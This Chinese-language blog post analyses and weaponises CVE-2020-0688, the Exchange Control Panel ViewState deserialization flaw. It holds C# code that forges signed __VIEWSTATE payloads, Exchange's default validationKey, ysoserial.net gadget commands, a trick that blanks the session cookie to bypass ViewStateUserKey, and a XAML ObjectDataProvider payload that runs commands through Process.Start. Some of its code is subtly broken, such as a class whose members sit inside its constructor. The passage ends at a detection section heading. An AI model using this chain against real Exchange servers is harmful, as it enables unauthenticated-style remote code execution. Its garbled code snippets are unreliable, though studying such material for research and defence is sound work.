

CVE-2020-0688的武器化与.net反序列化漏洞那些事

0x00 前言

TL;DR

CVE-2020-0688是Exchange一个由于默认加密密钥造成的反序列化漏洞，该漏洞存在于Exchange Control Panel(ecp)中，不涉及Exchange的工作逻辑，其本质上是一个 web漏洞。

鉴于国内对.net安全的讨论少之又少，对此借助这篇文章分析一下漏洞详细原理以及利用中的一些细节部分，一方面证明其实际危害性；另一方面抛砖引玉，希望能集思广益，挖掘更好的利用方式。

全文测试环境为 Exchange 2013+Server 2012R2 / Exchange 2016+Server 2016。由于ecp的一些限制以及低版本.net反序列化利用的复杂性，暂时不讨论更低版本。

完整阅读本文至少需要 一小时 的时间。

0x10 背景知识：反序列化、ViewState与MachineKey

0x11 反序列化

.net Framework(下称fx)原生支持多种序列化/反序列化方式，一些较为古老的系统和组件会使用 binary 和 soap，而现在基本被 xml 和 json 所替代。

在 binary 序列化中有五个非常重要的类型：**Serializable** 特性、**ISerializable** 接口、**MarshalByRefObject** 抽象类、**IDeserializationCallback** 和 **IObjectReference** 接口。**Serializable**特性标记类可以进行 **基于值** 的序列化，**MarshalByRefObject**标记类可以进行 **基于引用** 的序列化，**ISerializable**接口 **决定序列化行为**，**IDeserializationCallback**在反序列化过程中 **还原对象状态**，**IObjectReference**实现 **工厂模式** 反序列化。

在序列化过程中由 **SerializationInfo** 保存序列化数据，可以粗略的将其理解为一个以 **字符串** 为键，以 **.net 基元类型** 为值，以 **字符串形式的程序集名称和类型名** 进行包装的多层嵌套字典，形象一点的近似类比是注册表。

单纯标记**Serializable**特性的类会以 **字段名** 作为键，以 **字段值** 作为值，以 **字段值的 实际类型** 作为类型名进行保存，等同于java中的**Serializable**接口的默认行为；实现**ISerializable**接口的类由 **GetObjectData** 方法控制**SerializationInfo**中的数据和类型，类似于java中定义在类型本身的**writeObject**和**readObject**或实现**Externalizable**接口的类；继承自**MarshalByRefObject**的类会写入一个 **ObjRef** 表示远程引用。

在反序列化过程中，首先会尝试调用具有 (**SerializationInfo,StreamingContext**) 签名的构造函数进行初始化，之后检测是否实现 **IObjectReference**，如果实现则调用 **GetRealObject** 获取真实对象，否则返回对象本身。和java检测**SerialVersionUID**不同，类型版本由**SerializationInfo**中保存的**AssemblyName**决定，其规则遵循clr默认程序集发现和加载策略，可认为是透明的。

fx的程序集中存在两个极为重要的工厂类：**[mscorlib]System.DelegateSerializationHolder** 和 **[System.Workflow.ComponentModel]System.Workflow.ComponentModel.Serialization.ActivitySurrogateSelector+ObjectSurrogate+ObjectSerializedRef**。按照微软的本意，只有标记了**SerializableAttribute**、实现**ISerializable**、继承自**MarshalByRefObject**的类才能进行序列化/反序列化。序列化操作的实现是完全没有问题的，而在反序列化操作中并没有要求返回类型满足上述约束（当然，这是特性而不是漏洞）。借助**DelegateSerializationHolder**，我们可以反序列化 **任何委托**（无论方法、属性，也不分静态或实例）；而借助**ObjectSerializedRef**可实现 **任意类** 反序列化。

众所周知，委托实质上代表一个可以直接执行的.net方法。如果为序列化数据提供一个恶意委托（例如**Process.Start(string)**），那么在委托被调用时将实现代码执行。而实际上，在序列化时控制一个对象的某个方法的调用时机是比较麻烦的，所以借助 **IObjectReference::GetRealObject** 等在反序列化时会进行调用的方法是更好的选择。

基于以上结论，可以得到下面的测试代码，此代码中的Test类在进行反序列化时将导致命令执行：

```
//build and run: c:\windows\microsoft.net\framework\v4.0.30319\csc test.cs && test
using System;
using System.Diagnostics;
using System.Security.Cryptography;
using System.IO;
using System.Web;
using System.Runtime.Serialization;
using System.Runtime.Serialization.Formatters.Binary;

[Serializable]
class Test : IObjectReference
{
    Func<string, object> _dele;
    string _parm;
    public Test(Func<string, object> dele, string parm)
    {
        _dele = dele;
        _parm = parm;
    }
    public Object GetRealObject(StreamingContext c)
    {
        return _dele(_parm);
    }
}

class a
{
    static void Main(string[] args)
    {
```

```

    Test t = new Test(new Func<string, object>(Process.Start), "notepad");
    byte[] data = Serialize(t);
    Console.WriteLine(Deserialize(data));
}

static object Deserialize(byte[] b)
{
    using (MemoryStream mem = new MemoryStream(b))
    {
        mem.Position = 0;
        BinaryFormatter bf = new BinaryFormatter();
        return bf.Deserialize(mem);
    }
}

static byte[] Serialize(object obj)
{
    using (MemoryStream mem = new MemoryStream())
    {
        BinaryFormatter bf = new BinaryFormatter();
        bf.Serialize(mem, obj);
        return mem.ToArray();
    }
}
}

```

所以我们只需要找到和上面代码相类似，且在fx或目标环境进行提供的类即可在真实环境中使用。限于篇幅，更细节的信息请参考ysoserial.net的 `TypeConfuseDelegateGenerator`，其调用堆栈大致为：

```

System.Diagnostics.Process.Start
System.Collections.Generic.Comparer<string>._comparison.Invoke
System.Collections.Generic.Comparer<string>.:Compare
System.Collections.Generic.SortedSet<string>.:OnDeserialization
(after System.Collections.Generic.SortedSet<string>.:ctor(SerializationInfo,StreamingContext))

```

0x12 ViewState

ViewState是asp.net的一个特性，由 `[System.Web]System.Web.UI.Page` 类进行实现，其目的是为服务端控件状态进行持久化。从开发的角度看，所谓“控件状态”实际上就是服务端控件的属性或字段。fx在实现时采用了类似于 `ISerializable::GetObjectData` 的行为，由控件本身决定如何进行保存。

具体的序列化流程由 `[System.Web]System.Web.UI.ObjectStateFormatter` 进行处理。其返回结果以 `FF01` 作为magic，后续数据是近似于 `Type-Value` 的格式。由于控件本身可能需要保存较为复杂的类型，`ObjectStateFormatter`通过 `二进制序列化` 方式对这种情况进行支持，其TypeCode为 `0x32`，Value为带有 `7bit-encoded` 长度前缀的二进制序列化数据。

所以可以使用以下代码手动生成一个合法的ViewState：

```

static byte[] GetViewState()
{
    Test t = new Test(new Func<string, object>(Process.Start), "notepad");
    byte[] data = Serialize(t);
    MemoryStream ms = new MemoryStream();
    ms.WriteByte(0xff);
    ms.WriteByte(0x01);
    ms.WriteByte(0x32);
    uint num = (uint)data.Length;
    while (num >= 0x80)
    {
        ms.WriteByte((byte)(num | 0x80));
        num = num >> 0x7;
    }
    ms.WriteByte((byte)num);
    ms.Write(data, 0, data.Length);
    return ms.ToArray();
}

```

在asp.net环境中，每一个aspx文件都会（在发布期间或初始化期间）被编译为一个继承Page类的对象。访问对应的页面时由 `[System.Web]System.Web.UI.PageHandlerFactory` 进行查找并创建实例，之后调用 `ProcessRequest` 方法处理当前的HttpContext。在随后的 `ProcessRequestMain` 方法中，将判断是否处于 `PostBack` 状态，如果是则获取 `Form` 或 `QueryString` 中的 `__VIEWSTATE`，并在 `LoadAllState` 方法中进行反序列化。

上述过程的调用堆栈大致为：

```

System.Web.UI.ObjectStateFormatter.Deserialize
System.Web.UI.Page.LoadAllState
(if IsPostBack)
System.Web.UI.Page.ProcessRequestMain
System.Web.UI.Page.ProcessRequest

```

进入PostBack模式有两个条件：页面不是通过 `Server.Transfer` 进行重定向的，`__VIEWSTATE` 等隐藏表单存在。默认直接访问页面即可满足上述条件。

0x13 ViewState验证、MacKeyModifier与MachineKey

由于ViewState完全由客户端传入，为了防止篡改，ObjectStateFormatter会使用 `MachineKey` 对信息进行加密或签名。在默认情况下，`MachineKey`由fx随机生成，长度为0x400；反序列化的数据不会进行加密，但会进行 `HMACSha256` 签名，计算出的签名将附加在数据最后。

高版本的fx添加了 `MacKeyModifier` 作为Salt，由 `ClientId` 和 `ViewStateUserKey` 两部分拼接而成。在默认情况下，`ViewStateUserKey`为 空；`ClientId`的算法为当前页面虚拟目录路径与当前页面类型名称的HashCode之和，同时会以十六进制形式存放于名为 `__VIEWSTATEGENERATOR`的隐藏表单中返回。

而即使`ClientId`不返回实际上也几乎没有影响：在不存在反向代理的情况下，最坏的黑盒情况依然可通过url逐级爆破获得当前页面虚拟路径；当前页面的类型名称则是固定的将请求路径中的句点(.)以及斜杠(/)替换为下划线(_)，例如 `/a/b/c.aspx` 最终的类型名为 `a_b_c.aspx`。

无论加密还是解密时，`ObjectStateFormatter`都会根据对应的Page重新计算 `MacKeyModifier`，客户端请求所发送的`__VIEWSTATEGENERATOR` 不参与反序列化。

综上，在已知key的情况下，可以使用以下代码直接算出hash，以及最终的ViewState：

```
byte[] data=GetViewState();
byte[] key=new byte[] {0,1,2,3,4,5,6,7,8,9,0xa,0xb,0xc,0xd,0xe,0xf,0,1,2,3,4,5,6,7,8,9,0xa,0xb,0xc,0xd,0xe,0xf};
int hashCode = StringComparer.InvariantCultureIgnoreCase.GetHashCode("/");
uint _clientId=(uint)(hashCode+StringComparer.InvariantCultureIgnoreCase.GetHashCode("index.aspx"));
byte[] _mackey = new byte[4];
_mackey[0] = (byte)_clientId;
_mackey[1] = (byte)(_clientId >> 8);
_mackey[2] = (byte)(_clientId >> 16);
_mackey[3] = (byte)(_clientId >> 24);
MemoryStream ms = new MemoryStream();
ms.Write(data,0,data.Length);
ms.Write(_mackey,0,_mackey.Length);
byte[] hash=(new HMACSHA256(key)).ComputeHash(ms.ToArray());
ms=new MemoryStream();
ms.Write(data,0,data.Length);
ms.Write(hash,0,hash.Length);
Console.WriteLine("__VIEWSTATE={0}&__VIEWSTATEGENERATOR={1}",
    HttpUtility.UrlEncode(Convert.ToBase64String(ms.ToArray())),
    _clientId.ToString("X2"));
```

编译上述代码，执行，复制输出。

在IIS的默认站点进行下列操作：确保应用程序池为 `.net 4.0`，新建一个空白的 `default.aspx`，将刚刚编译的exe复制到 `bin` 目录下，在 `web.config` 中添加 `MachineKey`（如下）。

```
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
  <system.web>
    <machineKey validationKey="000102030405060708090a0b0c0d0e0f000102030405060708090a0b0c0d0e0f" />
  </system.web>
</configuration>
```

将前面复制的输出作为 `QueryString` 或 `FormData`，访问`default.aspx`，会看到 `w3wp.exe` 创建了子进程`notepad`。

The screenshot shows a web browser window with the URL `https://localhost/index.aspx?__VIEWSTATE=%2fwEy`. The page displays a red error message: **"/"应用程序中的服务器错误。** Below the error message, it states: **此页的状态信息无效，可能已损坏。** The error details are: **说明：** 执行当前 Web 请求期间，出现未经处理的异常。请检查堆栈跟踪信息，以了解有关该错误以及代码中的异常详细信息: `System.Web.HttpException: 此页的状态信息无效，可能已损坏。` The stack trace shows: `[InvalidCastException: 无法将类型为"System.Diagnostics.Process" System.Web.UI.HiddenFieldPageStatePersister.Load() +205`. In the background, Process Explorer shows a `w3wp.exe` process with a child process `notepad.exe`. The `web.config` file is also visible, showing the `machineKey validationKey` configuration.

0x20 ecp的限制与初步利用

0x21 ecp的配置与限制

由于这是一个默认Key导致的漏洞，所以首先查看ecp的配置文件。配置文件存放在 %ExchangeInstallPath%\ClientAccess\ecp\web.config，可以看到其中默认的 validationKey：CB2721ABDAF8E9DC516D621D8B8BF13A2C9E8689A25303BF。

```
<system.web>
  <machineKey validationKey="CB2721ABDAF8E9DC516D621D8B8BF13A2C9E8689A25303BF" decryptionKey="E9D2490BD0075B51D1BA5288514514AF" vali
  <!--
  |...| set client scripts location to version/scripts, so that request to webRequest.axd will be replaced with this static path
  -->
  <webControls clientScriptsLocation="/ecp/15.0.847.32/scripts/" />
```

ecp当然不会存在前面用于测试的Test类，对反序列化非常熟悉的话可以查找一些可以利用的类。当然也可以偷个懒，借助ysoserial.net生成一个命令执行的payload：

```
ysoserial.exe -g TypeConfuseDelegate -c notepad -f binaryformatter -o base64
```

修改上面的脚本生成ViewState，访问，无论GET还是POST均毫无疑问的返回 404，将POST修改为GET进行伪装则返回 501。

根据501页面的内容，很明显是请求被前置模块进行了过滤；GET返回404的原因是IIS默认限制QueryString最大长度为 2048；POST返回404则是在web.config中重写了全部处理程序映射，禁止了绝大部分aspx文件的POST请求方法：

```
<handlers accessPolicy="Read, Script">
  <clear />
  <add name="DownloadHandler" path="Download.aspx" verb="GET,POST" type="Microsoft.Exchange.Management.ControlPanel.DownloadHandler"
  <add name="GoHelpHandler" path="GoHelp.aspx" verb="GET" type="Microsoft.Exchange.Management.ControlPanel.GoHelpHandler" preCondi
  <add name="ProxyPingHandler" path="ping.ecp" verb="GET" type="Microsoft.Exchange.Management.ControlPanel.ProxyPingHandler" preConc
  <add name="ProxyLogonHandler" path="proxyLogon.ecp" verb="POST" type="Microsoft.Exchange.Management.ControlPanel.ProxyLogonHandler
  <add name="AuthenticationImageHandler" path="*.img" verb="GET" type="Microsoft.Exchange.Management.ControlPanel.AuthenticationImag
  <add name="svc-Integrated" path="*.svc" verb="POST" type="Microsoft.Exchange.Management.ControlPanel.WebServiceHandler" preCondi
  <add name="LiveIdErrorHandler" path="LiveIdError.aspx" verb="POST" type="System.Web.UI.PageHandlerFactory" precondition="integrate
  <add name="EducationPage" path="Education.aspx" verb="POST" type="System.Web.UI.PageHandlerFactory" precondition="integratedMode"
  <add name="OrgIdErrorHandler" path="OrgIdError.aspx" verb="POST" type="System.Web.UI.PageHandlerFactory" precondition="integrated
  <add name="PageHandlerFactory-Integrated" path="*.aspx" verb="GET" type="System.Web.UI.PageHandlerFactory" precondition="integrate
  <add name="slabHandler" path="*.slab" verb="GET" type="Microsoft.Exchange.Management.ControlPanel.SlabHandler" precondition="integ
  <add name="ImportContactList" path="*/ImportContactList.aspx" verb="POST" type="System.Web.UI.PageHandlerFactory" precondition="ir
  <add name="AssemblyResourceLoader-Integrated" path="webResource.axd" verb="GET" type="System.Web.Handlers.AssemblyResourceLoader"
  <add name="AshxHandler" path="*.ashx" verb="POST" type="System.Web.UI.SimpleHandlerFactory" precondition="integratedMode" />
  <add name="StaticFile" path="*" verb="GET" modules="StaticFileModule,DefaultDocumentModule" resourceType="Either" requireAccess="F
  <add name="UploadPolicyFromISV" path="*/ManagePolicyFromISV.aspx" verb="POST" type="System.Web.UI.PageHandlerFactory" preCondi
  <add name="EmailTemplatesHandler" path="OsiTemplateForAlertUpdateEmail*.aspx" verb="POST" type="System.Web.UI.PageHandlerFactory"
  <add name="OsiAttachmentsHandler" path="*AttachmentOperations.ashx" verb="GET,POST" type="System.Web.UI.SimpleHandlerFactory" prec
</handlers>
```

而几个允许POST的白名单中，Download.aspx并非通过PageHandlerFactory进行处理，其余的要么文件不存在，要么低权限用户无权访问。

必须找到对这些限制进行绕过的方式才能成功利用此漏洞。

0x22 无效的ViewStateUserKey


在查找绕过方式之前，让我们回过头来，计算一下已知的ViewState进行验证，以确保ecp不存在其他奇奇怪怪的配置。

正常访问default.aspx，复制ViewState的值，进行base64解码，并去掉最后 0x14 个字节。例如测试环境中的ViewState解码后的数据为 ff010f0f050a2d3231303138363636396464。

之后修改之前的代码：

```
byte[] data=new byte[] {0xff,0x01,0x0f,0x0f,0x05,0x0a,0x2d,0x32,0x31,0x30,0x31,0x38,0x36,0x36,0x36,0x39,0x64,0x64};
byte[] key=new byte[] {0xCB,0x27,0x21,0xAB,0xDA,0xF8,0xE9,0xDC,0x51,0x6D,0x62,0x1D,0x8B,0x8B,0xF1,0x3A,0x2C,0x9E,0x86,0x89,0xA2, 0x53,0x53,0x53,0x53};
int hashCode = StringComparer.InvariantCultureIgnoreCase.GetHashCode("/ecp");
uint _clientId=(uint)(hashCode+StringComparer.InvariantCultureIgnoreCase.GetHashCode("default.aspx"));
//...
byte[] hash=(new HMACSHA1(key)).ComputeHash(ms.ToArray());
```

执行，返回以下结果：



__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwULLTE1MTU1OTcwMTJkZPTAdJgC1H1V4MzqfKnYdd4VGdPV"/>

```

scripts/microsoftajax.js" type="text/javascript"></script>
scripts/jquery.js" type="text/javascript"></script>
scripts/ajaxcontroltoolkit.js" type="text/javascript"></script>
scripts/common.js" type="text/javascript"></script>
scripts/list.js" type="text/javascript"></script>
scripts/navigation.js" type="text/javascript"></script>
scripts/js.axd?resources=Common&amp;v=15.0.847.32&amp;c=zh-CN" type="text/javascript"></script>

```

me="__VIEWSTATEGENERATOR" id="__VIEWSTATEGENERATOR" value="B97B4E27"/>

可以看到 ClientId 是正确的，而 Hash 不同，显然页面存在 ViewStateUserKey。

修改页面输出 ViewStateUserKey，可看到和cookie中 ASP.NET_SessionId 相同。

```

GET /ecp/Default.aspx HTTP/1.1
Host: 192.168.223.240
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:54.0) Gecko/20100101 Firefox/54.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://192.168.223.240/ecp/UsersGroups/Mailboxes.slab?showhelp=false
Cookie: ASP.NET_SessionId=aa2728e7-1788-4acc-a1ec-3f80041a8b43; TimeOffset=-480; Eac_CmdletLogging=false; mkt:
X-BackEndCookie=S-1-5-21-3070316188-4288847749-3514225240-1603=u56Lnp2ejJqBy52ax8yezpvSxsbMmdLLmsaaC
X-OWA-CANARY=Fgvd5b_jbE24tPZFB C1Chdy1XGhGu9clO68NMeZrB168wtfH-MJzJeP72KTLo7_rr9Dg-JlWub4; Appcacha
cadata=9UaobIYnOISy8UF1rPbU6zN7z55WmAmjfbORX4VPOkp4JUw59MAjto9UU2hy30nnojgD/tv5z92PXTdpeUA2rEJ0v1
cadataKey=mRIRw16LG9yzGf5igju9qznY/zEqkhaARZluZKvz+go7owcChUqrU8Xy2uI0jsU808SEEHFylkaIs6voREHCoGSy3gM
ACNzsms3fZT5+mxm4XvzQLTUiLPovayaGgo5tRbUvVm9AYpUvNyPAtdQD/BSPclUqQwy7g6K4F37xgjFGAXiyKgYdgdw5H/s2
cadataIV=HHOEtixl9OmKHfbHchowzsMh8vy87yHX1HTMAUXw8a5F5FRrLA74NHZrHALDSEDXeDzskVG922xrdTNH9ubnYl
KEFCJ5Dro/WX5/CCZl/O5J3XJ1OIHL/XizJf6fYSmm6R3dz4lr0xQ5XC61PnC2MA6TX9beb3LOEzsZ84Ovc1bSvdFbnC7VPTyK
cadataSin=NjwMvD/OAFkXvGh36aRRe77FvOvQd4I5dFvfdkdk1wP8iln1R6hKOLRIEPR8K1knY1H/avD+e8u4nuDVI

```

aa2728e7-1788-4acc-a1ec-3f80041a8b43

Response

Raw Headers Hex ViewState

Connection: close
Content-Length: 25536

aa2728e7-1788-4acc-a1ec-3f80041a8b43

而我们知道Exchange使用cookie登录而不是Session，在web.config中也 移除 了Session模块：

```

<modules>
  <!--For module whose type is not defined in Microsoft.Exchange.Management.ControlPanel.dll, the full type name including the asser
  <remove name="session" />
  <remove name="FormsAuthentication" />
  <remove name="DefaultAuthentication" />
  <remove name="RoleManager" />
  <remove name="FileAuthorization" />
  <remove name="AnonymousIdentification" />
  <remove name="Profile" />
  <remove name="urlMappingsModule" />
  <remove name="ServiceModel" />
  <add name="DiagnosticsModule" type="Microsoft.Exchange.Management.ControlPanel.DiagnosticsModule" precondition="managedHandler" />
  <add name="PerformanceConsoleModule" type="Microsoft.Exchange.Management.ControlPanel.PerformanceConsoleModule" precondition="mana
  <add name="BackendRehydrationModule" type="Microsoft.Exchange.Security.Authentication.BackendRehydrationModule, Microsoft.Exchange
  <add name="OrgIdAuthenticationModule" type="Microsoft.Exchange.Hygiene.Security.OrgIdAuthentication.OrgIdAuthenticationModule, Mic
  <add name="RequestFilterModule" type="Microsoft.Exchange.Management.ControlPanel.RequestFilterModule" />
  <add name="DelegatedAuthModule" type="Microsoft.Exchange.Configuration.DelegatedAuthentication.DelegatedAuthenticationModule, Micr
agedHandler" />
  <add name="RbacModule" type="Microsoft.Exchange.Management.ControlPanel.RbacModule" precondition="managedHandler" />
  <add name="ErrorHandlingModule" type="Microsoft.Exchange.Management.ControlPanel.ErrorHandlingModule" precondition="managedHandler
  <!-- Remove all DataCenter only modules by default. They will be enabled by enable-LiveIDForWebApplication.ps1 -->
  <remove name="DelegatedAuthModule" />
  <remove name="OrgIdAuthenticationModule" />
</modules>

```


所以可推测ViewStateUserKey完全由客户端控制，将cookie中ASP.NET_SessionId 置空，此时远程返回了相同的ViewState：


```
GET /ecp/Default.aspx HTTP/1.1
Host: 192.168.223.240
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:54.0) Gecko/20100101 Firefox/54.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://192.168.223.240/ecp/UsersGroups/Mailboxes.slab?showhelp=false
Cookie: ASP.NET_SessionId=; TimeOffset=-480; Eac_CmdletLogging=false; mkt=zh-CN; UC=8dcbbb419ada4665900c3f97bae33ee6;
```

Response

Raw Headers Hex HTML Render ViewState

```
</noscript>
<form method="post" action="/Default.aspx" id="mainForm" onsubmit="javascriptreturn&#32;false;">
<div class="aspNetHidden">
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwULLTE1MTU1OTcwMTJkZB7i1q37DxpHL6A1g6BaP8xzqkKK"/>
</div>
<script src="/ecp/15.0.847.32/s...>
<script src="/ecp/15.0.847.32/s...>
<script src="/ecp/15.0.847.32/s...>
<script src="/ecp/15.0.847.32/s...>
<script src="/ecp/15.0.847.32/s...>
<script src="/ecp/15.0.847.32/s...>
<script src="/ecp/15.0.847.32/s...>
<div class="aspNetHidden">
<input type="hidden" name="__VIEWSTATEGENERATOR" id="__VIEWSTATEGENERATOR" value="B97B4E27" />
</div>
```



证明推论正确，这将在后续操作中节约几个步骤。


0x23 更换payload进行初步利用

现在再反过来思考绕过的问題，首先处理程序映射属于asp.net的核心部分，不可能绕过；501检测位置不明，但删除POST包中的Content-Type后依然返回501，证明检测逻辑很可能为 `if(Method=="GET" && ContentLength>0){501;}`；最后只剩下减小payload长度一种方式。

ysoserial.net提供了很多的payload，我们可以尝试一下其他generator，例如 `TextFormattingRunProperties`：

```
ysoserial.exe -g TextFormattingRunProperties -c notepad -f binaryformatter >out.dat
```

将 `GetViewState` 方法中的数据进行替换，执行并生成ViewState，使用burp将cookie中ASP.NET_SessionId置空，访问，远程返回500，同时执行了命令 `cmd /c notepad`。



0x24 xaml与代码执行

借助TextFormattingRunPropertiesGenerator，我们能够成功的通过ecp达到Exchange Server的远程代码执行，但其中的原理是什么？能否进行更深层次的运用？

查看ysoserial.net源码可发现，TextFormattingRunPropertiesGenerator会返回一个

`[Microsoft.PowerShell.Editor]Microsoft.VisualStudio.Text.Formatting.TextFormattingRunProperties` 对象的序列化数据，同时添加了一个键名为 `ForegroundBrush`，值为 `xaml` 字符串的序列化信息。

```
public void GetObjectData(SerializationInfo info, StreamingContext context)
{
```

```

Type typeTFRP = typeof(TextFormattingRunProperties);
info.SetType(typeTFRP);
info.AddValue("ForegroundBrush", _xaml);
}

```

查看 `Microsoft.VisualStudio.Text.Formatting.TextFormattingRunProperties..ctor(SerializationInfo, StreamingContext)` 的代码，可以看到在反序列化过程中会取出这个xaml，之后调用 `[PresentationFramework]System.Windows.Markup.XamlReader.Parse` 进行解析：

```

private object GetObjectFromSerializationInfo(string name, SerializationInfo info)
{
    string @string = info.GetString(name);
    if (@string == "null")
    {
        return null;
    }
    return XamlReader.Parse(@string);
}

```

其调用堆栈大致如下：

```

[PresentationFramework]System.Windows.Markup.XamlReader.Parse
Microsoft.VisualStudio.Text.Formatting.TextFormattingRunProperties.GetObjectFromSerializationInfo
Microsoft.VisualStudio.Text.Formatting.TextFormattingRunProperties..ctor

```

xaml是wpf的界面组件代码，可以通过xml的形式构建窗体对象或存放运行时所需的资源。在执行 `XamlReader.Parse` 时会实例化其中声明的对象，并绑定属性。

在解析器的实现中，`ResourceDictionary` 负责对静态资源进行存储，`ObjectDataProvider` 作为工厂类负责通过方法调用等方式生成对象。如果为`ObjectDataProvider`提供恶意方法，同样可以达到代码执行的目的。

对照ysoserial.net生成的xaml：第一行表示该xaml为一个`ResourceDictionary`对象；第二行将 `System`、`System.Diagnostics` 两个命名空间和xmlns进行映射；第三行声明了一个`ObjectDataProvider`，并将其 `ObjectType` 属性赋值为 `typeof(System.Diagnostics.Process)`，`MethodName` 属性赋值为 `Start`；第四行至第七行声明了调用该方法是要传递的参数，分别为 `cmd` 和 `"/c notepad"`。

```

<ResourceDictionary xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
    xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
    xmlns:System="clr-namespace:System;assembly=mscorlib"
    xmlns:Diag="clr-namespace:System.Diagnostics;assembly=system">
    <ObjectDataProvider x:Key="" ObjectType="{x:Type Diag:Process}" MethodName="Start" >
    <ObjectDataProvider.MethodParameters>
        <System:String>cmd</System:String>
        <System:String>"/c notepad"</System:String>
    </ObjectDataProvider.MethodParameters>
    </ObjectDataProvider>
</ResourceDictionary>

```

XamlReader在解析上述xaml时，首先根据根元素创建 `ResourceDictionary` 对象，该对象实现了`IDirectory`接口，所以其后的`ObjectDataProvider`将作为成员进行存储。接下来初始化 `ObjectDataProvider` 对象，并设置 `ObjectType`、`MethodName`、`MethodParameters` 三个属性。

`ObjectDataProvider`在 `MethodParameters` 改变时会调用 `OnParametersChanged` 方法，最终将通过反射调用 `Process.Start`，并传递参数。其流程和以下伪代码相对应：

```

typeof(Process).GetMethod("Start").Invoke(null, new object[] {"cmd", "/c notepad"})

```

可将xaml进行保存，然后执行下面的PowerShell脚本进行验证：

```

Add-Type -AssemblyName PresentationFramework
[System.Windows.Markup.XamlReader]::Parse([io.file]::readalltext('xaml.txt'))

```

最后，我们可以将ysoserial.net中相关代码提取出来，稍作修改和之前的代码合并作为生成器：

```

[Serializable]
public class TextFormattingRunPropertiesMarshal : ISerializable
{
    protected TextFormattingRunPropertiesMarshal(SerializationInfo info, StreamingContext context){
        string _xaml;
        public void GetObjectData(SerializationInfo info, StreamingContext context)
        {
            info.SetType(typeof(TextFormattingRunProperties));
            info.AddValue("ForegroundBrush", _xaml);
        }
        public TextFormattingRunPropertiesMarshal(string xaml)
        {
            _xaml = xaml;
        }
    }
}

```

```
static byte[] GetViewState(byte[] data){...}
//in main
byte[] data=GetViewState(Serialize(new TextFormattingRunPropertiesMarshal(xa)));
```

成功执行命令仅仅是一个开始。无论红队还是蓝队，在目标无法出网的情况下，单纯的执行命令既不能判断漏洞存在与否，也很难达成稳定隐蔽的控制。

请记住 `xaml` 这个关键点，在后续的漏洞利用过程中是最为重要的一环。

0x30 蓝队：检测与缓解措施

0x31 构造检测xaml

